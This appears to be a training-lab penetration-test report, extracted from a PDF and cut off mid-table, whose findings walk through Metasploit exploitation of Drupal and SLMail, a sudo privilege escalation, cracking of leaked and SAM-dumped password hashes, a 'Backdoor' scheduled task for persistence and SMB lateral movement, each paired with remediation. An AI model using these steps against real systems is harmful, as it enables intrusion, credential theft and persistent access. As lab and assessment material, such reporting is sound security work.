
Vulnerability 11	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Run an aggressive NMAP scan on the target IP to identify vulnerabilities, particularly focusing on Drupal (CVE-2019-6340). Access the Metasploit console and search for relevant exploits targeting Drupal vulnerabilities. Cross-reference the CVE reference obtained from the NMAP scan with the NIST database to determine the appropriate exploit. Choose the appropriate exploit Set up the required options for the exploit, including specifying the target host and local host. Execute the exploit to gain access to the target system. After gaining access, determine the server username, which may reveal FLAG 11. Retrieve FLAG 11 from the server username.

Vulnerability ID	Findings																																																												
Title	Remote Code Execution (RCE) Exploit																																																												
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation																																																												
Risk Rating	Critical																																																												
Images	<pre>Nmap scan report for 192.168.13.13 Host is up (0.000061s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 http-robots.txt: 22 disallowed entries _ /core/ /profiles/ /README.txt /web.config _ /comment/reply/ /filter/tips /node/add/ _ /user/password/ /user/login/ /user/logout _ /index.php/comment/reply/ _ http-generator: Drupal 8 (https://www.drupal.org) _ http-title: Home Drupal CVE-2019-6340</pre> <table border="1"> <thead> <tr> <th>#</th> <th>Name</th> <th>Disclosure Date</th> <th>Rank</th> <th>Check</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>exploit/unix/webapp/drupal_coder_exec</td> <td>2016-07-13</td> <td>excellent</td> <td>Yes</td> <td>Drupal CODER Module</td> </tr> <tr> <td>1</td> <td>exploit/unix/webapp/drupal_drupageddon2</td> <td>2018-03-28</td> <td>excellent</td> <td>Yes</td> <td>Drupal Drupageddon 2 Forms API Property Injection</td> </tr> <tr> <td>2</td> <td>exploit/multi/http/drupal_drupageddon</td> <td>2014-10-15</td> <td>excellent</td> <td>No</td> <td>Drupal HTTP Parameter Key/Value SQL Injection</td> </tr> <tr> <td>3</td> <td>auxiliary/gather/drupal_openid_xxe</td> <td>2012-10-17</td> <td>normal</td> <td>Yes</td> <td>Drupal OpenID External Entity Injection</td> </tr> <tr> <td>4</td> <td>exploit/unix/webapp/drupal_restws_exec</td> <td>2016-07-13</td> <td>excellent</td> <td>Yes</td> <td>Drupal RESTWS Module Remote PHP Code Execution</td> </tr> <tr> <td>5</td> <td>exploit/unix/webapp/drupal_restws_unserialize</td> <td>2019-02-20</td> <td>normal</td> <td>Yes</td> <td>Drupal RESTful Web Services unserialize() RCE</td> </tr> <tr> <td>6</td> <td>auxiliary/scanner/http/drupal_views_user_enum</td> <td>2010-07-02</td> <td>normal</td> <td>Yes</td> <td>Drupal Views Module Users Enumeration</td> </tr> <tr> <td>7</td> <td>exploit/unix/webapp/php_xmlrpc_eval</td> <td>2005-06-29</td> <td>excellent</td> <td>Yes</td> <td>PHP XML-RPC Arbitrary Code Execution</td> </tr> <tr> <td>5</td> <td>exploit/unix/webapp/drupal_restws_unserialize</td> <td>2019-02-20</td> <td>normal</td> <td>Yes</td> <td>Drupal RESTful Web Services unserialize() RCE</td> </tr> </tbody> </table> <pre>msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13 rhosts => 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 172.28.151.151 lhost => 172.28.151.151</pre> <div style="border: 1px solid black; padding: 5px; width: fit-content;"> <p><u>meterpreter</u> > getuid Server username: www-data</p> </div>	#	Name	Disclosure Date	Rank	Check	Description	0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module	1	exploit/unix/webapp/drupal_drupageddon2	2018-03-28	excellent	Yes	Drupal Drupageddon 2 Forms API Property Injection	2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection	3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection	4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution	5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE	6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration	7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution	5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
#	Name	Disclosure Date	Rank	Check	Description																																																								
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module																																																								
1	exploit/unix/webapp/drupal_drupageddon2	2018-03-28	excellent	Yes	Drupal Drupageddon 2 Forms API Property Injection																																																								
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection																																																								
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection																																																								
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution																																																								
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE																																																								
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration																																																								
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution																																																								
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE																																																								
Affected Hosts	IP address 192.168.13.13																																																												
Remediation	<p>Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities such as the Drupal CVE-2019-6340 vulnerability.</p> <p>Implement network segmentation and access controls to restrict unauthorized access to critical systems and services.</p> <p>Deploy intrusion detection and prevention systems to detect and block attempts to exploit known vulnerabilities.</p> <p>Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities</p>																																																												

Vulnerability 12	Findings
Title	SSH Login and Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Review CVE-2019-14-287 on cve.mitre.org to understand the vulnerability. Review the hint provided in FLAG1 regarding the SSH user. Open the terminal and SSH into the host using the username find. Initially, attempt to log in with a simple password that statistically corresponds to the username itself. After successfully logging in, attempt to locate the flag using the "find" command. If you do not have the necessary permissions to access the flag, exploit the previously researched sudo vulnerability. Use the same sudo vulnerability with the "cat" command to view the contents of the flag. Retrieve FLAG 12 from the contents displayed by the "cat" command.
Images	 <p>Domain Status: clientRenewProhibited https://icann. Domain Status: clientDeleteProhibited https://icann. Registry Registrant ID: CR534509109 Registrant Name: samUser Alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia</p> <p>(root💀kali)-[~] # ssh alice@192.168.13.14 alice@192.168.13.14's password:</p> <p>* Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.</p>

Vulnerability 12	Findings
Title	SSH Login and Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
	<pre>\$ sudo -u#-1 find / -type f -iname "*flag*" /root/flag12.txt /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags</pre> <pre>\$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384</pre>
Affected Hosts	IP address 192.168.13.14
Remediation	<p>Implement strong password policies to prevent users from using easily guessable passwords.</p> <p>Monitor and log SSH login attempts to detect and respond to unauthorized access attempts.</p> <p>Patch and update systems regularly to address known vulnerabilities, including privilege escalation vulnerabilities such as CVE-2019-14-287.</p> <p>Conduct regular security audits and penetration tests to identify and remediate security weaknesses in the system.</p>


Vulnerability Findings DAY 3




Vulnerability 1	Findings
Title	GitHub Repository Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Conduct an Open Source Intelligence (OSINT) search on GitHub for repositories belonging to the user "Total Recall." 2. Identify relevant repositories within the search results. Review the contents of the repositories, specifically looking for files containing user credentials. 3. Locate the "xampp.users" file or any other file containing user credentials within the repository. 4. Extract the username and password hash from the file. Create a hash file to store the extracted credentials. 5. Use a password cracking tool like John the Ripper to crack the password hash. 6. Retrieve the plaintext password from the cracked hash. 7. Use the retrieved plaintext password to authenticate or gain access to the specified resource, which contains FLAG 1.
Images	 <p>The screenshot shows a GitHub search interface. On the left, there's a sidebar with links: Repositories (2), Code (?), Commits (0), Issues (1), Discussions (0), Packages (0), Marketplace (0), Topics (0), Wikis (0), and Users (1). The 'Users' link is circled in red. The main area displays '2 repository results'. The first result is 'Jguzman205/totalrecall' (Updated on Apr 23, 2022). The second result is 'Hezaa22/totalrecall' (Updated on Jul 30, 2022). Below the results, there are two file entries: 'robots.txt' and 'xampp.users', both with 'Added site backup files' status.</p>

Vulnerability 1	Findings
Title	GitHub Repository Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
	<pre> 1 lines (1 sloc) 46 Bytes 1 trivera:\$apr1\$A0v5Kwao\$GV3sgGAj53j.c3GkS4oUC0 File Actions Edit View Help GNU nano 5.4 hash * trivera:\$apr1\$A0v5Kwao\$GV3sgGAj53j.c3GkS4oUC0 ---[root@trivera ~]---[~] # nano hash ---(root@trivera)---[~] # john hash Warning: detected hash type is MD5-Crypt. Use the "--format=md5crypt" option Warning: detected input encoding is UTF-8. Using default input encoding. Loaded 1 password hash (md5crypt) Will run 2 OpenMP threads Proceeding with single, rules... Press 'q' or Ctrl-C to abort. Almost done: Processing the 1 password hash... Proceeding with wordlist:/usr/share/john/anykey.txt (trivera) [anykeylife] (trivera) Time: 0:00:00:00 DONE 2/3 (2023-07-10 14:45:41) Use the "--show" option to dump the cracked password. Session completed. </pre>
Affected Hosts	Web application hosted on GitHub
Remediation	Enforce stronger access controls and password management practices, implement two-factor authentication for sensitive accounts.




Vulnerability 2	Findings
Title	Network Website Accessibility via HTTP
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network
Risk Rating	High
Description	<ol style="list-style-type: none"> Open a terminal and initiate an Nmap aggressive scan on the specified subnet range to identify devices. Analyze the scan results to identify the IP address of the Windows 10 system. Open a web browser and navigate to the IP address of the Windows 10 system using HTTP.



Vulnerability 2	Findings
Title	Network Website Accessibility via HTTP
Type (Web app / Linux OS / Windows OS)	Windows OS /Network
Risk Rating	High
	<p>4. Accessing the website will prompt a login request, indicating restricted content.</p> <p>5. Use the credentials obtained from FLAG1 (username, password) to authenticate and gain access to the restricted content.</p> <p>6. Once authenticated, navigate through the website to locate the text file named FLAG2.txt.</p> <p>7. Open the FLAG2.txt file to retrieve the FLAG.</p>
Images	
Affected Hosts	IP address 172.22.117.20
Remediation	Implement remediation measures, including network segmentation, access controls, and secure credential management practices, to mitigate the risk of unauthorized access to sensitive files on the internal network.


Vulnerability 3	Findings
Title	Insecure FTP Server Access
Type (Web app / Linux OS / Windows OS)	Windows OS /Network (FTP Server)
Risk Rating	High
Description	<ol style="list-style-type: none"> Review the Nmap output to identify servers running FTP. Open a terminal and initiate an FTP connection to the identified Windows 10 machine. When prompted for a username, enter "anonymous" to attempt an anonymous login. Try logging in without entering a password and then press Enter. Once the access is validated, navigate through the FTP server using commands like "ls" to list directories and files. Locate the FLAG3.txt file within the FTP server's directory. Use the appropriate command to download the FLAG3.txt file to the local machine. Exit the FTP session Open the downloaded FLAG3.txt file to retrieve the flag using a command-line utility.
Images	
Affected Hosts	Windows 10 machine running FTP server 172.22.17.20
Remediation	<p>Implement proper authentication mechanisms, such as requiring username and password for FTP login, to prevent unauthorized access.</p> <p>Regularly review and update access controls and permissions to restrict access to sensitive files.</p> <p>Consider using secure file transfer protocols like SFTP (SSH File Transfer Protocol) and FTPS (FTP Secure) instead of FTP to encrypt data in transit.</p> <p>Implement intrusion detection systems (IDS) or intrusion prevention systems (IPS) to monitor and mitigate potential FTP-related security incidents.</p> <p>Conduct regular security audits and vulnerability assessments to identify and address any weaknesses in the FTP server configuration.</p>



Vulnerability 4	Findings
Title	Exploiting SLMail Service Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS /Network (Exploitation)
Risk Rating	Critical
Description	<ol style="list-style-type: none"> 1. Open a terminal and launch the Metasploit. 2. Review the Nmap output to identify machines running the SLMail service. 3. Search for SLMail exploits within Metasploit 4. Select the appropriate exploit 5. Set the required options for the exploit. 6. Execute the exploit by typing "run" in the console. 7. Once the exploit is successful, an interpreter session is opened. 8. Once in Meterpreter, open a shell 9. Retrieve the flag by running the command "more FLAG4.txt" to view the contents of the FLAG4.txt file.
Images	   

Vulnerability 4	Findings
Title	Exploiting SLMail Service Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS /Network (Exploitation)
Risk Rating	Critical
	<pre>meterpreter > shell Process 1444 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLmail\System>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of C:\Program Files (x86)\SLmail\System 04/03/2024 02:56 PM <DIR> . 04/03/2024 02:56 PM <DIR> .. 03/21/2022 08:59 AM 32 flag4.txt 11/19/2002 11:40 AM 3,358 listrcrd.txt 03/17/2022 08:22 AM 1,840 maillog.000 03/21/2022 08:56 AM 3,793 maillog.001 04/05/2022 09:49 AM 4,371 maillog.002 04/07/2022 07:06 AM 1,940 maillog.003 04/12/2022 05:36 PM 1,991 maillog.004 04/16/2022 05:47 PM 2,210 maillog.005 06/22/2022 08:30 PM 2,831 maillog.006 07/13/2022 09:08 AM 1,991 maillog.007 03/28/2024 03:10 PM 2,366 maillog.008 04/01/2024 02:55 PM 2,366 maillog.009 04/03/2024 02:56 PM 6,411 maillog.00a 04/03/2024 04:20 PM 6,678 maillog.txt 14 File(s) 42,178 bytes 2 Dir(s) 3,401,564,160 bytes free C:\Program Files (x86)\SLmail\System>more flag4.txt more flag4.txt 822e3434a10440ad9cc086197819b49d C:\Program Files (x86)\SLmail\System></pre>
Affected Hosts	Windows 10 machine running SLMail server 172.22.17.20
Remediation	<p>Patch or update the SL mail service to address any known vulnerabilities.</p> <p>Implement network segmentation to isolate the SL mail service from critical systems and sensitive data.</p> <p>Deploy intrusion detection systems (IDS) or intrusion prevention systems (IPS) to detect and prevent exploitation attempts.</p>

Vulnerability 5	Findings
Title	Windows 10 Compromised Machine Persistence
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<ol style="list-style-type: none"> Gain access to the Windows 10 machine using previously obtained credentials or through exploitation. Drop into a shell on the compromised machine to run local commands within the command prompt. Create a scheduled task named "backdoor" using the Windows Task Scheduler. Run the command to query scheduled tasks and verify if the "backdoor" task was successfully created. Review the output of the command and locate the code for FLAG5 under the "Comment" section of the scheduled task. Retrieve FLAG5 from the output displayed after querying the scheduled tasks.
Images	 <pre>C:\Program Files (x86)\SImail\System>schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe" schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe" SUCCESS: The scheduled task "Backdoor" has successfully been created. C:\Program Files (x86)\SImail\System></pre>  <pre>C:\Program Files (x86)\SImail\System>schtasks /query schtasks /query Folder: \ TaskName Next Run Time Status Backdoor 4/4/2024 12:00:00 AM Ready Flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 4/3/2024 6:34:48 PM Ready</pre>  <pre>C:\Program Files (x86)\SImail\System>schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/3/2024 4:54:53 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ /Exploitation Start In: N/A Comment: 5afab8cd5c1354adc9214969d716671f\$</pre>
Affected Hosts	Windows 10 machine 172.22.17.20
Remediation	Consider additional security measures such as implementing Endpoint Detection and Response (EDR) solutions to monitor for suspicious activity and unauthorized modifications to scheduled tasks


Vulnerability 6	Findings
Title	Exploiting Weak Service Configuration for Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	<ol style="list-style-type: none"> 1. While in the exploit window system using the Meteterpreter, load Kiwi. 2. Run the command: lsa_dump_sam to extract the SAM key containing password hashes. Locate the SAM key and verify the format of hash, then copy it. 3. Switch back to Kali Linux and open a text editor such as nano. Create a new file. Paste the copied SAM key into the nano file. 4. Run the John the Ripper tool using the specific hash type to crack the password hash. 5. After John the Ripper completes its cracking process, review the output to identify any cracked passwords. 6. Retrieve FLAG 6 from the cracked password.
Images	  
Affected Hosts	Windows 10 machine 172.22.17.20
Remediation	Continuously monitor the system for signs of unauthorized access or suspicious activity, using intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) solutions

Vulnerability 7	Findings
Title	File Emulation Vulnerability Exploitation on Windows System
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low to Medium
Description	<ol style="list-style-type: none"> 1. Reopen the shell on the Windows system to continue the exploitation process. 2. If necessary, navigate to the appropriate directory. 3. Inspect the contents of the "user/public" directory for any visible files or directories. If nothing is found, proceed to the next step. 4. Navigate to the "user/public/documents" directory 5. List the contents of the "user/public/documents" directory for any visible files or directories 6. Locate the FLAG7.txt file in the "user/public/documents" directory. 7. View the contents of the FLAG7.txt file 8. Retrieve FLAG 7 from the contents displayed after running the command.
Images	 <pre>C:\Users\Public>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of C:\Users\Public 02/15/2022 11:15 AM <DIR> . 02/15/2022 11:15 AM <DIR> .. 02/15/2022 03:02 PM <DIR> Documents 12/07/2019 02:14 AM <DIR> Downloads 12/07/2019 02:14 AM <DIR> Music 12/07/2019 02:14 AM <DIR> Pictures 12/07/2019 02:14 AM <DIR> Videos 0 File(s) 0 bytes 7 Dir(s) 3,401,170,944 bytes free C:\Users\Public>cd documents cd documents C:\Users\Public\Documents>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\Users\Public\Documents>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of C:\Users\Public\Documents 02/15/2022 03:02 PM <DIR> . 02/15/2022 03:02 PM <DIR> .. 02/15/2022 03:02 PM 32 flag7.txt 1 File(s) 32 bytes 2 Dir(s) 3,401,170,944 bytes free C:\Users\Public\Documents>more flag7.txt more flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc</pre>
Affected Hosts	Windows 10 machine 172.22.17.20
Remediation	Continuously monitor the system for signs of unauthorized access or suspicious activity, using intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) solutions

Vulnerability 8	Findings
Title	Lateral Movement to WinDC using Cached Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Extract cached credentials from the compromised Windows 10 machine. Identify the cached credentials, such as the username and password. Switch to the Kali Linux system and open a terminal. Create a new nano file . Paste the copied hash into the nano file and save it. Use the John the Ripper tool to crack the password hash using the correct format type for this hash. Return to Metasploit and run the auxiliary scanner to gain access to the machine. Set the necessary options in Metasploit, such as RHOSTS, LHOST, and the credentials obtained from the cracked hash. Run the auxiliary scanner and create a session upon successful authentication. Create another session using the exploit. Once in the WinDC machine, run the command "net user" to enumerate user accounts, identifying the administrator account. Locate and retrieve FLAG8 with the provided code.
Images	  

Vulnerability 8	Findings
Title	Lateral Movement to WinDC using Cached Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
	<pre>msf6 auxiliary(scanner/smb/smb_login) > options Module options (auxiliary/scanner/smb/smb_login): Name Current Setting Required Description --- --- --- --- ABORT_ON_LOCKOUT false yes Abort the run when an account lockout is detected BLANK_PASSWORDS false no Try blank passwords for all users BRUTEFORCE_SPEED 5 yes How many accounts to try per second, from 1 to 5 DB_ALL_CREDSS false yes Try each user/password couple stored in the current database to the target host DB_ALL_PASS false no Add all passwords in the current database to the list DB_ALL_USERS false no Add all users in the current database to the list DB_SKIP_EXISTING none no Skip existing credentials stored in the current database DETECT_ANONYMOUS_AUTH false no Enables detection of anonymous users during any authentication attempt DETECT_ANY_DOMAIN false no Detect if domain is required for the specified attack PASS_FILE none no File containing passwords, one per line PRESERVE_DOMAINS true no Respect a username that contains a domain name Proxies none no A proxy chain of format type:host:port[,type:host:port,...] RECONNECT_GUEST false yes Reconect guest to the windows logins to the destination host RHOSTS 172.22.117.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/config_rb.rdoc#target RPORT 445 yes The SMB service port (TCP) SMBDomain rekall no The Windows domain to use for authentication SMBPass Changeme! no The password for the specified username SMBSHARE Computer! no The share to connect to, can be a path SMBUser ? no The username to authenticate as THREADS 1 yes The number of concurrent threads (max one per host) USERPASS_FILE none no File containing users and passwords separated by newlines USER_AS_PASS 